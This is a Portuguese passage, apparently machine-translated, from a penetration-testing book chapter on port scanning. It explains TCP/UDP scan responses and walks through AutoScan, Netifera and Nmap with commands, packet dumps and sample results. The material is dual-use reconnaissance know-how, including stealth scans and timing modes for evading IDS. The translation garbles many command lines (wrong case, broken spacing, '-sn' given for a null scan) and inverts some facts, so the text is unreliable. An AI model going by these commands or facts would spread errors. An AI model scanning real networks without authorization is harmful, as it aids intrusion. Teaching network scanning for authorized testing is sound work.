 - Reduzir o congestionamento Window (CWR): Ele é usado por os dados do remetente para informar os dados do receptor que a fila de pacotes pendentes para enviar foi reduzido devido ao congestionamento na rede.
 - Explícita Connection Notificação Echo (ECE): Indica que o conexão de rede está com congestionamento.
- Janela (16 bits) especifica o número de bytes que o receptor está disposto a aceitar.
- Checksum (16 bits) é usado para verificação de erros do cabeçalho TCP e dados.
- As bandeiras podem ser definidos independentes umas das outras.




Para obter mais informações sobre TCP, consulte a RFC 793 e RFC 3168.

Ao realizar uma varredura de portas na porta TCP usando um pacote SYN para a máquina de destino, um atacante pode enfrentar os seguintes comportamentos:

- A máquina de destino responde com o pacote SYN-ACK. Se recebermos este pacote, sabemos que a porta está aberta. Este comportamento é definido no TCP especificação (RFC 793), que afirmou que o pacote SYN deve ser respondido com o pacote SYN-ACK, se a porta está aberta, sem considerar o SYN carga do pacote.

- A máquina de destino envia de volta um pacote com RST e ACK bit. Este significa que a porta está fechada.
- A máquina de destino envia uma mensagem ICMP, tais como, ICMP Port Inacessível. Isto significa que a porta não é acessível para nós, o mais provável porque é bloqueada pelo firewall.
- A máquina destino envia nada de volta para nós. Isso pode indicar que não há serviço de rede ouvindo nesta porta ou que o firewall está bloqueando nosso SYN pacote silenciosamente.

Durante a varredura de portas, devemos observar os comportamentos listados acima. Infelizmente para nós, a varredura de portas UDP é bastante diferente, como será explicado mais tarde. Vamos ver o formato de cabeçalho UDP primeiro:



Segue-se uma breve explicação de cada campo:

- Assim como o cabeçalho TCP, o cabeçalho UDP também tem a Port fonte eo Port destino, cada um dos quais tem 16 bits de comprimento. A porta de origem é a porta na máquina de envio que transmite o pacote, enquanto o porto de destino é a porta na máquina alvo.
- Comprimento UDP é o comprimento do cabeçalho UDP.
- Checksum (16 bits) é utilizado para verificação de erros do cabeçalho UDP e dados.

Por favor note que não há Seqüência e Número de Reconhecimento e também a Bits de controle.

Durante uma varredura de portas para a porta UDP na máquina de destino, um atacante pode enfrentar os seguintes comportamentos:

- A máquina de destino responde com um pacote UDP. Se receber este pacote, sabemos que a porta está aberta.
- A máquina de destino envia uma mensagem ICMP, tais como Port Unreachable ICMP. Pode-se concluir que a porta está fechada. No entanto, se as mensagens enviadas são outras mensagens ICMP Unreachable, isso significa que a porta está filtrada pela firewall.
- A máquina destino envia nada de volta para nós. Isso pode indicar o seguinte:
 - A porta está fechada

- Pacotes UDP de entrada é bloqueado
- A resposta é bloqueada

A porta está aberta, mas o serviço de escuta nessa porta está procurando um UDP específica payload. A varredura de portas UDP é menos confiável quando comparado com a porta TCP digitalização por causa deste motivo. Agora que temos uma breve exposição do porto digitalização teoria, vamos colocar isso em prática.

AutoScan

AutoScan é uma interface gráfica baseada em ferramenta de verificação de rede que pode ser usado para encontrar ao vivo hosts em uma rede. Ele também pode ser usado para encontrar portas abertas e obter informações sobre

o tipo de sistema operacional utilizado por cada host. AutoScan usa um agente para o GUI para coletar impressões digitais e os anfitriões alvo e enviar os resultados para o GUI através de um internos de conexão TCP.

As vantagens da utilização AutoScan é que ela é muito fácil de usar, ele pode verificar várias redes simultaneamente, e dá carga leve para a rede.

Para iniciar AutoScan, navegue até Backtrack | Mapping Network | portscanning | Autoscan.

Uma vez que o processo de carregamento é longo, você verá um assistente de rede para ajudá-lo a adicionar um

rede para a verificação. Selecionar Para a frente para continuar para a próxima etapa.


A janela de criação da rede será exibida. Nesta janela o usuário pode criar um nova rede ou usar um existente, selecionando Restauração.

Para criar uma nova rede, selecione a rede apropriada da Sub-rede privada.

Se não há rede adequada, basta criar uma clicando no Adicionar botão e configuração da rede de acordo com seu ambiente.

Use o padrão nome da comunidade SNMP público e selecione o Dynamic ip opção.

Após terminar de criar a rede, clique em Para a frente.



Em seguida, ele irá mostrar a localização do agente. Basta usar a opção padrão (localhost), porque não temos nenhum agente remoto ainda. No entanto, se você já tem um agente, você pode selecionar a opção de Conectar com o servidor e insira o Endereço IP, Port, e Senha de campo. Clique em Para a frente para continuar para a próxima etapa.



Em seguida, ele irá exibir a interface de rede a ser utilizada. Clique em Para a frente para continuar.




Em seguida, o assistente irá exibir um resumo da configuração do assistente. Depois de clicar no Para a frente novamente para confirmar, o processo de varredura começará.



O resultado da verificação será exibida imediatamente após a digitalização estiver concluída. AutoScan vai tentar obter o nome da máquina e informações sobre o sistema operativo utilizado por cada host.

Para descobrir as portas abertas no host, clique no host e selecione o Info guia sobre o inferior direito da janela. O resultado será exibido na janela superior direito.



Host 10.0.2.2 só tem uma porta aberta, que é a porta 25 (SMTP).

Para sair AutoScan, clique no Saída botão.

Netifera

Netifera é uma ferramenta de segurança de rede e também uma plataforma modular para desenvolver rede ferramentas de segurança.

Como uma plataforma modular, que proporciona Application Programming Interface (API) para tarefas como:

- Alta performance de conexão de soquete assíncrona e comunicação
- Link nível de captura de pacotes e injeção de socket raw
- Construção de rede de cabeçalho de protocolo e análise (Ethernet, IP, TCP e assim por diante)
- Camada de aplicação bibliotecas do protocolo (HTTP, DNS, FTP, e assim por diante)

Enquanto como uma ferramenta de segurança de rede, tem os seguintes recursos:

- Digitalização em rede e detecção de serviços de TCP e UDP
- Identificação do sistema operacional
- Apoiando plenamente IPv4 e IPv6
- Bruto-forçar nome DNS
- Realização de transferência de zona DNS
- Descobrir aplicações web, coletando endereços de correio electrónico e adicionando o estrutura de site para o modelo de dados

Para iniciar Netifera, vá para Backtrack | Mapping Network | portscanning | Netifera ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / scanners / netifera
```


```
#. / Netifera
```

Isto irá exibir a janela Netifera principal. Antes de usar Netifera, você precisa compreender os seguintes termos:

- Entidade é um objeto de determinado tipo de informações que foram coletadas.
- Espaço de trabalho é uma instância de banco de dados onde são armazenadas as entidades.
- Espaço contém um subconjunto de informações no Espaço de Trabalho. Ele é usado para permitir os usuários a organizar as informações que eles estão coletando.
- Bar de entrada é usado para adicionar novas entidades para um espaço manualmente. Entende os seguintes formatos: endereço IP, a notação CIDR, URL, e-mail, hostname e domínio.

- Perspectiva é uma configuração de interface de usuário para uma determinada tarefa. Lá são duas perspectivas disponíveis em Netifera: ferramentas e sniffing. A ferramenta de perspectiva é usado para lançar ferramentas contra as entidades, enquanto o sniffing é usado para coletar informações da rede de forma passiva.
- Tarefas conter as informações de ações que têm sido lançados no Espaço atual.

Para digitalizar um bloco de rede de 10.0.2.0/24, a entrada que o bloco de rede a seguir na bar de entrada:




Em seguida, botão direito do mouse sobre o alvo bloco de rede e escolha Descubra TCP Service, Descubra UDP Serviços ou clique no primeiro ícone à esquerda na parte inferior, para procurar comum TCP e UDP serviços.

Se você selecionar Descubra os serviços TCP, Netifera, mais tarde, em exibição na lista de portas para ser descoberto. Você pode usar a configuração padrão ou ajustá-lo de acordo com suas necessidades. Se

que você fez com a lista de portas, clique em Correr para prosseguir.

A imagem seguinte é o resultado:



Pode passar nas portas do lado esquerdo para obter mais informações sobre o serviço.

Se você selecionar a Descubra UDP Services, Netifera irá exibir a lista de portas para descobrir o atraso, eo tempo limite. Você pode usar a configuração padrão novamente ou ajustá-lo de acordo a sua necessidade. Uma vez que você fez com a lista de portas, clique em Correr para prosseguir.

Para sair Netifera, você pode escolher a opção File | Exit ou clique no Fechar botão no canto superior direito da janela principal do Netifera.



Se você quer aprender a desenvolver um módulo Netifera, você pode ver A Sniffing Tutorial do módulo localizado em: http://netifera.com/doc/netifera_tutorial_sniffing_module_part1/.

Nmap

Nmap é muito abrangente recurso e fingerprints rico, e é um scanner de porta amplamente utilizada por toda a comunidade de segurança de TI. Ele é escrito e mantido por Fyodor. É uma ferramenta indispensável para um testador de penetração devido à sua qualidade e flexibilidade.

Além de um scanner de portas, o Nmap tem vários outros recursos, incluindo:

- A descoberta de hosts: Nmap pode ser usado para encontrar hospedeiros vivos nos sistemas de destino.
Por padrão, o Nmap usa uma solicitação de eco ICMP, TCP pacotes SYN para a porta 443, Pacote TCP ACK para a porta 80, e um pedido timestamp ICMP para realizar a host descoberta.
- Serviço / versão de detecção: Depois Nmap descobriu as portas, ela pode ainda verificar o protocolo do serviço, o nome do aplicativo, o número da versão, tipo de dispositivo hostname, e sistema operacional.
- Operacional do sistema de detecção: Nmap envia uma série de pacotes para o controle remoto host e analisa as respostas. Em seguida, ele compara as respostas com o seu operacional do banco de dados do sistema de impressão digital e mostra os detalhes se houver uma partida. Se não for capaz de determinar o sistema operacional, ele fornece uma URL onde você pode enviar a identificação se souber o sistema operacional usado no sistema de destino.
- Traceroute rede: É realizada para determinar a porta e protocolo mais susceptíveis de atingir o sistema de destino. Traceroute Nmap começa com um alto valor de decréscimos Time to Live (TTL) e até o TTL chega a zero. Este método irá acelerar o processo de rastrear vários hosts.
- Nmap Scripting Engine: Com esse recurso Nmap também pode ser usado para verificar, por exemplo, vulnerabilidades em serviços de rede, e os recursos em enumerar o sistema de destino.

É uma boa prática de sempre atualizar seu Nmap emitindo o seguinte comando:

```
# Apt-get install nmap
```

Para iniciar o Nmap, navegue até Backtrack | Mapping Network | portscanning | Nmap ou usar o console para executar o seguinte comando:

```
# Nmap
```

Isto irá exibir todas as opções com suas descrições.

Um novo usuário para o Nmap irá encontrar as opções disponíveis muito grande. Felizmente, você só precisará fornecer a especificação de destino para fazer o seu trabalho.

```
# Nmap 10.0.2.100
```

O seguinte é o resultado do exame sem qualquer opção:

```
Nmap scan relatório para 10.0.2.100
Host está ativo (0.0017s latência).
Todas as portas digitalizados em 1000 10.0.2.100 estão fechados
MAC Address: 0A: 00:27:00:00:00 (Desconhecido)
```

Nmap feito: um endereço de IP (um host up) verificados em 18,28 segundo

Existem seis estados de porta que são reconhecidos pelo Nmap:

- Aberto significa que há uma aplicação aceitar conexão TCP, UDP datagrama, ou associations SCTP.
- Fechado significa que, embora a porta está acessível não há aplicação escutando na porta.
- Filtrada significa que o Nmap não consegue determinar se a porta está aberta porque existe um dispositivo de filtragem de pacotes bloqueando a sonda atingir o alvo.
- Não filtrada significa que a porta está acessível, mas o Nmap não consegue determinar se é aberto ou fechado.
- Aberta | filtrada significa que o Nmap é incapaz de determinar se uma porta está aberta ou filtrada. Isso acontece quando uma digitalização para abrir as portas não dá uma resposta.
- Fechada | filtrada significa que o Nmap é incapaz de determinar se uma porta é aberta ou filtrada.

Depois de descrever os estados de porta, vamos descrever várias opções comumente usados durante o teste de penetração, e depois disso vamos usar essas opções em nossa prática.

Nmap especificação do alvo

Nmap irá tratar tudo na linha de comando que não é uma opção ou a opção argumento como especificação de host de destino. Sugerimos o uso da especificação de endereço IP em vez do nome do host. Usando o endereço IP, o Nmap não precisa fazer DNS primeira resolução. Isto irá acelerar o processo de varredura de portas.

Nmap suporta a especificação seguinte endereço IPv4:

- Um único hospedeiro, como 192.168.0.1.
- Uma rede inteira de hosts adjacentes utilizando a notação CIDR, como 192.168.0.0/24. Esta especificação inclui 256 endereços IP, de 192.168.0.0 até 192.168.0.255.
- Uma faixa de octeto de endereçamento, tais como 192.168.2-4,6.1. Esta abordagem será incluir quatro endereços IP: 192.168.2.1, 192.168.3.1, 192.168.4.1 e 192.168.6.1.
- Especificação de host múltiplos, tais como 192.168.2.1 172.168.3-5,9.1

Para o endereço IPv6, o Nmap apenas suporta o formato IPv6 completamente qualificado e hostname.

Além de obter a especificação de destino a partir de linha de comando, o Nmap também pode aceitar definição de metas a partir de um arquivo de texto usando a opção `-IL <arquivodeentrada>`. Esta opção é útil se obter os endereços IP de outro programa.

Certifique-se que as entradas no arquivo usar o Nmap especificação do alvo suportado formato. Cada entrada deve ser separada por espaços, tabulações ou uma nova linha.

Vamos examinar uma rede de 10.0.2.0-10.0.2.255. Queremos ver os pacotes enviados pelo Nmap. Para monitorar os pacotes enviados podemos usar um utilitário de captura de pacotes, como tcpdump.

Abra um console e digite o seguinte comando:

```
# Tcpdump-nnx tcp e host 10.0.2.15
```

O endereço IP 10.0.2.15 da pertence a nossa máquina, que inicia Nmap. Você precisa para ajustá-lo à sua configuração.

Abrir outra console na mesma máquina e digite o seguinte comando:

```
# Nmap 10.0.2.0/24
```

No tcpdump console, você verá o seguinte pacote:

```
20:33:27.235984 IP 10.0.2.15.44774> 10.0.2.100.7002: S  
3759967046:3759967046 (0) win 1024 <mss 1460>
```

```

0x0000: 4500 002C 4280 0000 2806 37da 0a00 020F      E., B. ..
(0,7 .....
0x0010: 0a00 0264 aee6 1b5a e01c 8b46 0000 0000
... D. ... Z. ... F. ...
0x0020: 6002 0400 4610 0000 0204 05b4              \... F. ....

```

Este é o pacote enviado de minha máquina. Por favor, note a bandeira usada, que é Synchronize (SYN). Esta é a bandeira padrão usada pelo Nmap se ele é executado pelo usuário privilegiado, como "root" no Unix mundo.

Segue-se o pacote de resposta da máquina remota:

```

20:33:27.238175 IP 10.0.2.100.7002> 10.0.2.15.44774: R 00:00 (0) ack
3759967047 win 0
0x0000: 4500 0028 0000 4000      4006 225E 0264 0a00
E. .(.@.@."^... d
0x0010: 0a00 020F 1b5a aee6      0000 0000 e01c 8b47
Z. .... G
0x0020: 5014 0000 0000 61b9      0000 0000 0000
P. .. a. ....

```

Observe a bandeira enviou-it é denotada pelo caráter que R é um Reset (RST). Isso significa que a porta 7002 não está aberta. Nós vamos descobrir no relatório Nmap deste resultado.

Segue-se o resultado apresentado no console Nmap:

```

Nmap scan relatório para 10.0.2.1
Host está ativo (0.00054s latência).
Todas as portas digitalizados em 1000 10.0.2.1 são filtrados
MAC Address: 08:00:27:27:32:60 (Computer Systems Cadmus)
...
Nmap scan relatório para 10.0.2.100
Host está ativo (0.0025s latência).
Todas as portas digitalizados em 1000 10.0.2.100 estão fechados
MAC Address: 0A: 00:27:00:00:00 (Desconhecido)

```

Nmap feito: 256 endereços IP (3 hosts up) verificados em 78,84 segundo

Podemos ver que por padrão, o Nmap digitalizados mil portos em 256 endereços IP.

Nmap TCP scan opções

Para ser capaz de usar a maioria das opções TCP scan, o Nmap precisa de um usuário privilegiado (a Conta "root" nível no mundo Unix ou um "administrador" conta o nível do Windows mundo). Isto é usado para enviar e receber pacotes. Por padrão o Nmap irá utilizar um TCP SYN scan, mas se Nmap não tem um usuário privilegiado que usará TCP conectar-scan.

- **Conexão TCP scan (-ST):** Esta opção irá completar o handshake de três vias a cada porta alvo. Se a conexão for bem sucedida, a porta é considerada aberta. Como resultado da necessidade de fazer um handshake de três vias para cada porto, este scan tipo é mais lento, e vai ser mais propensos a ser registrado pelo alvo.
- **SYN scan (-SS):** Esta opção é também conhecido como "semi-aberto" ou "stealth SYN". Com esta opção Nmap envia um pacote SYN e aguarda uma resposta. Uma resposta SYN / ACK significa que a porta está aberta, enquanto a resposta RST significa que a porta está fechada. Se não houver resposta ou um ICMP unreachable resposta mensagem de erro, a porta é considerada a ser filtrado. Este tipo de scan pode ser realizada rapidamente, e porque o handshake de três vias nunca é concluída, é não-obstrusiva e furtivo.
- **TCP NULL (-SN), FIN (-SF), XMAS (-SX) Scan:** A verificação NULL não definido qualquer controle Bits. O scan FIN só define o bit de flag FIN, eo scan XMAS define o FIN, PSH e bandeiras URG. Se um pacote RST for recebido, como resposta, a porta é considerada fechada, e nenhuma resposta significa que a porta está aberta / filtrada.
- **TCP Maimon scan (-SM):** TCP Maimom scan foi descoberto por Uriel Maimon. Uma verificação deste tipo irá enviar um pacote com o bit de flag FIN / ACK set. Sistemas derivados do BSD vai cair o pacote se a porta está aberta e vai responder com um RST se a porta está fechada.
- **TCP scan ACK (-SA):** Este tipo de varredura é usada para determinar se um firewall é stateful ou não, e quais portas estão filtradas. Um pacote de rede deste tipo apenas define o bit ACK.

Nmap também suporta-lo a criar seu próprio costume TCP scan, dando a opção -Scanflags. O argumento para essa opção pode ser numérica, como o 9 para PSH e FIN, ou nomes simbólicos. Apenas montar qualquer combinação de URG,ACK,PSH,RST,SYN,FIN,ECE,CWR,ALL,NONE em qualquer ordem, por exemplo, - Scanflags URGACKPSH irá definir flag URG, ACK, PSH e.

Nmap UDP scan opções

Enquanto o scan TCP tem muitos tipos de exames, o scan UDP só tem um, e que é Scan da UDP (-SU). Mesmo que o scan UDP é menos confiável do que o scan TCP, um verificador da penetração não deve ignorar essa verificação.

O problema com o scan UDP é a forma de realizá-la rapidamente. A Linux kernel limites a mensagem ICMP Port Unreachable a uma por segundo. Fazendo uma varredura UDP para 65.536 portos levará mais de 18 horas para ser concluído.

Existem várias maneiras de resolver este problema:

- Executar uma varredura UDP em paralelo
- Digitalização dos portos popular primeiro
- Digitalização por trás do firewall
- Armandando da - Host-timeout para pular os hosts lentos

Nmap porta especificação

Na configuração padrão, o Nmap irá apenas digitalizar a 1.000 portas mais comuns aleatoriamente em cada protocolo. Para alterar essa configuração, o Nmap fornece vários opções:

-P port_range

Verificar apenas as portas definidas. Para fazer a varredura de porta 1-1024, a opção é -p 1-1024. Para fazer a varredura de porta 1-65535, a opção é -p-.

-F (rápido)

Isto irá pesquisar apenas 100 portas comuns.

-R (não randomize port)

Esta opção irá definir varredura de portas sequencial (menor para o maior)

- Top-portas <1 ou maior>

Esta opção só irá digitalizar o N-ratio maior portas encontrados na nmap-service arquivo.

Vamos usar um método nulo para varredura de porta 22,25,80,3306. O seguinte é o comando para fazer esta tarefa:

```
# Nmap-sn-p 22,25,80,3306 10.0.2.100
```

O seguinte é o resultado:

```
Nmap scan relatório para 10.0.2.100
Host está ativo (0.00060s latência).
PORTSTATESERVICE
22/tcpopen | ssh filtrada
25/tcpopen | smtp filtrada
80/tcpopen | http filtrada
3306/tcp aberta | filtrada mysql
MAC Address: 0A: 00:27:00:00:00 (Desconhecido)
```

Nmap feito: um endereço de IP (um host up) verificados em 17,94 segundo

Segue-se o trecho de despejo de pacotes:

```
21:15:07.911822 IP 10.0.2.15.61789> 10.0.2.100.25: . win 3072
0x0000: 4500 0028 6077 0000 3206 0fe7 0a00 020F
E.. ('W. 0,2 .....
0x0010: 0a00 0264 0019 2762 f15d 0f18 0000
... D.] .. "b. .... 0000
0x0020: 5000 6381 0000 0c00
21:15:07.911865 IP 10.0.2.100.25> 10.0.2.15.61789: P. .. c. ..
660737816 win 0 R 00:00 (0) ack
0x0000: 4500 0028 0000 4000 4006 225e 0a00
E. .(.@.@."^... d
0x0010: 0a00 020F 0019 0000 0000 2762 f15d 0264
.....]....' B..
0x0020: 5014 0000 6f6d 0000 0000 0000 0000 0f18
om .....
P. ..
```

O primeiro pacote é de nossa máquina, e o segundo pacote é a partir do controle remoto máquina. No primeiro pacote, a bandeira é definida como nula, ea máquina remota responde com reset. Nmap interpreta isso como resposta que a porta 25 no sistema remoto é no estado aberta | filtrada.

Opções de saída de nmap

O resultado Nmap podem ser salvos em um arquivo externo. Nmap suporta saída de vários formatos:

- Saída interativa: Este é um formato de saída padrão eo resultado é enviado para o saída padrão.
- Saída normal (-ON nomedoarquivo): Este formato é semelhante a saída interativa mas não inclui as informações de tempo de execução e avisos.
- XML de saída (-OX filename): Este formato pode ser convertido para o formato HTML, ou analisado pela interface gráfica do Nmap, ou importados para o banco de dados. Sugerimos que você use esse formato de saída o quanto você puder.
- Saída para o grep (-OG filename): Este formato é obsoleta, mas ainda é bastante popular. Saída para o grep consiste de comentários (linhas que começam com um sustenido (#)) e linhas-alvo. A linha-alvo inclui uma combinação de seis campos rotulados, separados por tab e seguidos por dois pontos. Os campos são Host, Portas, protocolos, Estado Ignorado, OS, Seq Index, ID IP, e Status.

Para salvar um resultado de verificação para um arquivo XML (1002100.xml), A seguir é o comando:

```
# Nmap-oX 10.0.2.100 1002100.xml
```

O seguinte é um trecho do arquivo XML:

```
<? Xml version = "1.0"?>
<Xml-stylesheet href = "file:///usr/share/nmap/nmap.xsl"? Type = "text /
xsl"?>
<- Nmap 5.35DC1 scan dom iniciada setembro 19 21:21:24 2010 como: nmap-oX
1002100.xml 10.0.2.100 ->
<Scanner nmaprun = "nmap" args = "nmap-oX 1002100.xml 10.0.2.100"
start = "1285510884" startstr = "Sun setembro 19 21:21:24 2010"
version = "5.35DC1" xmloutputversion = "1.03">
```

Acho que é mais fácil de ler o arquivo HTML em vez do arquivo XML, então eu vou converter o XML formato HTML. Você pode usar xsltproc programa para fazer a conversão. Aqui é o comando para converter XML para HTML:

```
# Xsltproc 1002100.xml-o 1002100.html
```

Aqui está o relatório HTML exibidas pelo navegador como web:

10.0.2.100						
ping results						
• arp-response						
address						
• 10.0.2.100 (ip4)						
• 04:00:27:00:00:00 (mac)						
ports						
The 997 ports scanned but not shown below are in state: closed						
• 997 ports replied with: resets						
Port	State	Service	Reason	Product	Version	Extra info
22	top	open	ssh	syn-ack		
80	top	open	http	syn-ack		
3306	top	open	mysql	syn-ack		

Timing opções Nmap

Nmap vem com seis padrões de temporização que você pode definir com opções -T <mode>:

- paranóico (0): Neste modo de temporização, um pacote é enviado a cada 5 minutos. Há Não pacotes enviados em paralelo. Este modo é útil para evitar a detecção IDS.
- sneaky (1): Este modo envia um pacote a cada 15 segundos e não há pacotes enviados em paralelo.
- polido (2): Este modo envia um pacote a cada 0,4 segundo e sem paralelo transmissão.

- normal (3): Este modo envia vários pacotes para vários destinos simultaneamente. Este é o modo de temporização padrão usado pelo Nmap. Ele equilibra entre o tempo ea carga da rede.
- agressivas (4): Nmap irá escanear um determinado host por apenas 5 minutos antes de se mudar para o próximo alvo. Nmap nunca irá esperar por mais de 1,25 segundos para uma resposta.
- insano (5): Neste modo, o Nmap irá procurar um determinado host por apenas 75 segundo antes de passar sobre o alvo seguinte. Nmap nunca irá esperar por mais de 0,3 segundos por uma resposta.

Nmap scripting do motor

Embora o Nmap no formulário padrão já se tornou uma poderosa rede ferramenta de exploração, com os recursos adicionais do motor de script, o Nmap torna-se muito mais poderoso. Com Nmap Scripting Engine (NSE), os usuários podem automatizar várias tarefas de rede, tais como a verificação de novas vulnerabilidades de segurança em aplicações, ou detecção de versão do aplicativo. Nmap já incluiu vários scripts em seu pacote de software, mas os usuários também podem escrever seus próprios scripts para atender às suas necessidades.

Os scripts estão utilizando linguagem de programação Lua (<http://www.lua.org>) embutidos em Nmap e eles estão divididos em doze categorias:

- Auth: Os scripts nesta categoria são usados para descobrir a autenticação no sistema de destino, como usar a técnica de força bruta.
- Padrão: Estes scripts são executados usando o -SC ou -A opções. Um script será agrupados para a categoria padrão, se cumprir os seguintes requisitos:
 - Deve ser rápido
 - De que necessita para produzir informações valiosas e acionáveis
 - Sua saída deve ser detalhada e concisa
 - Deve ser confiável
 - Não deve ser intrusiva para o sistema alvo
 - Deve divulgar informações a terceiros
- Discovery: Os scripts são usados para descobrir a rede.
- DoS: Estes scripts podem causar negação de serviço no sistema de destino. Por favor use essa categoria sabiamente.
- Exploit: Esses scripts irão explorar vulnerabilidades de segurança no alvo do sistema. O testador de penetração precisa ter a permissão para executar esses scripts.
- Externas: Estes scripts podem divulgar informações a terceiros.

- Difusor: Estes scripts são usados para fazer a difusão do sistema de destino.
- Intrusiva: Estes scripts podem travar o sistema alvo, ou usar todos o alvo recursos do sistema.
- Malware: Estes scripts irá verificar a existência de malware ou backdoors no sistema de destino.
- Seguro: Estes scripts não devem causar uma falha do serviço, de negação de Serviço, ou sistema de destino explorar.
- Versão: Estes scripts são usados com a opção de detecção de versão (-SV) Para realização de detecção avançada.
- Vuln: Estes scripts são usados para verificar as vulnerabilidades de segurança no alvo do sistema.

Em BackTrack, esses scripts Nmap estão localizados no / Usr / share / nmap / scripts diretórios e Nmap contém mais de 130 scripts.

Existem vários argumentos de linha de comando que pode ser usado para ligar NSE:

-SC ou - script padrão =
Realizar digitalização usando scripts padrão.

- Script <filename> | <category> | <directories>
Realizar digitalização usando o script definido no nome do arquivo, categorias ou diretórios.

- <args> Script-args
Fornece exemplo de script argument.An destes argumentos são ou nome de usuário senha se você usar a categoria auth.

Vamos usar as categorias de script padrão contra o host 10.0.2.100:

Nmap-sC 10.0.2.100

O seguinte é o resultado:

```
Nmap scan relatório para 10.0.2.100
Host está ativo (0.00084s latência).
Não mostrado: 997 portas fechadas
PORTSTATE SERVIÇO
22/tcpopen ssh
| Ssh-hostkey: 1024 3c: 95:56:60:5 f: 67:64: FC: b7: b8: af: 3f: b8: d5: 0a: 9d
(DSA)
| _1024 D3: a1: 4a: 6d: 64: c9: d2: e 03:03: b1: 81:27:2 a: f2: ab: 30 (RSA)
80/tcpopen http
| Http-métodos: métodos potencialmente arriscadas: TRACE
| _See Http://nmap.org/nsedoc/scripts/http-methods.html
| _html Título: Acesso proibido!
```

```
3306/tcp open mysql
| Mysql-info: Erro MySQL detectado!
| Código de erro foi: 1130
| _Host '10.0.2.15' Não é permitido para se conectar a este servidor MySQL
MAC Address: 0A: 00:27:00:00:00 (Desconhecido)
```

Nmap feito: um endereço de IP (um host up) verificados em 18,76 segundo

Eu quero recolher mais informações sobre o servidor HTTP, então eu uso vários scripts HTTP no NSE:

```
# Nmap - script http-enum, http-headers, http-métodos, http-php-versão-p 80
10.0.2.100
```

O seguinte é o resultado:

```
Nmap scan relatório para 10.0.2.100
Host está ativo (0.00063s latência).
PORTSTATE SERVIÇO
80/tcp open http
| Http-métodos: GET HEAD POST TRACE OPÇÕES
| Métodos potencialmente arriscadas: TRACE
| _See Http://nmap.org/nsedoc/scripts/http-methods.html
| Http-php-versão: consulta Logo voltou hash desconhecido
ecb05f087863d05134c1ee075b3d87bf
| Consulta _Credits retornou ecb05f087863d05134c1ee075b3d87bf hash desconhecido
| Http-headers:
| Data: Sun, 19 set 2010 14:45:29 GMT
| Server: Apache/2.2.15 (Linux / SUSE)
| Vary: accept-language, accept-charset
| Accept-Ranges: bytes
| Connection: close
| Transfer-Encoding: chunked
| Content-Type: text / html; charset = iso-8859-1
| Content-Language: en
|
| _ (Tipo de solicitação: GET)
| Http-enum:
| _ / Icons /: Ícones e imagens
MAC Address: 0A: 00:27:00:00:00 (Desconhecido)
```

Nmap feito: um endereço de IP (um host up) verificados em 17,13 segundo

